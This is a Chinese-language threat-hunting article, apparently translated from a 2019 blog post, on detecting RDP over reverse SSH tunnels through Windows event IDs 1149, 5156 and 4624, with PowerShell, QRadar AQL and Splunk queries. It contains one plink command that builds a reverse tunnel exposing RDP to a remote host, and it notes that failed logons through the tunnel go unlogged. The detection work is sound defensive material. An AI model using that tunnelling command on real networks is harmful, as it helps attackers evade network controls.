
```
Get-WinEvent "Microsoft-Windows-TerminalServices-
RemoteConnectionManager/Operational" |

?{$_.ID -eq "1149"} | %{

  New-Object PSObject -Property @{

    MachineName = $_.MachineName

    TimeCreated = $_.TimeCreated

    User = $_.Properties[0].Value

    Domain = $_.Properties[1].Value

    SourceIP = $_.Properties[2].Value

  }

}| Select MachineName,TimeCreated,User,Domain,SourceIP
```





到目前为止，我们可以轻松的发现攻击的踪迹，但是如果攻击者没有省略受害机（PC02）本地 ip 地址，而不是省略它。

```
plink.exe 10.0.2.17 -P 80 -C -R 127.0.0.1:12345:10.0.2.18:3389 -l test -pw test
```


这个小小的改变会导致我们无法通过前两个特点来发现这种威胁。





不过不用担心事件 5156 仍会帮助你发现这种威胁（事件 5156 对其他也非常有用，我们将会在接下来的文章的进行讨论）。

首先要配置审核策略。












你可以看到的是，所有与本地回环地址的 3389 的通信都被记录下来了。

另一个细节是，通过 ssh 隧道登陆时，失败的登陆事件（事件 id 4625）将不会被记录下来。





## 使用 IBM Qradar AQL 来发现这些威胁：


> select sourceip, sourceport, destinationip, destinationport from events where eventid=5156 and (sourceport=3389 or destinationport=3389) and (INCIDR('127.0.0.0/8',sourceip) OR INCIDR('127.0.0.0/8',destinationip))




> select username, sourceip, "Source Workstation" from events where eventid=4624 and "LogonType"=10 and (INCIDR('127.0.0.0/8',sourceip) OR INCIDR('::1/128',sourceip))




使用 sigma 搜索相同的行为，并且使用 sysmon 事件 id 为 3 的事件（网络连接事件）。




你可以在这个网站（https://uncoder.io/#）把这个检测规则转化成 Splunk 或者其他支持 SIEM/Log 解决方案的查询，下面是一个 Splunk 查询例子：

> (EventID="3" Image="*\svchost.exe" SourcePort="3389" (DestinationIp="127.*" OR DestinationIp="::1"))

**参考链接：**

> https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=5156

> https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624

> https://www.fireeye.com/blog/threat-research/2019/01/bypassing-network-restrictions-through-rdp-tunneling.html

> https://blog.netspi.com/how-to-access-rdp-over-a-reverse-ssh-tunnel/

> https://github.com/Neo23x0/sigma

> https://uncoder.io

**原文链接：**

> https://blog.menasec.net/2019/02/threat-hunting-25-rdp-over-reverse-ssh.html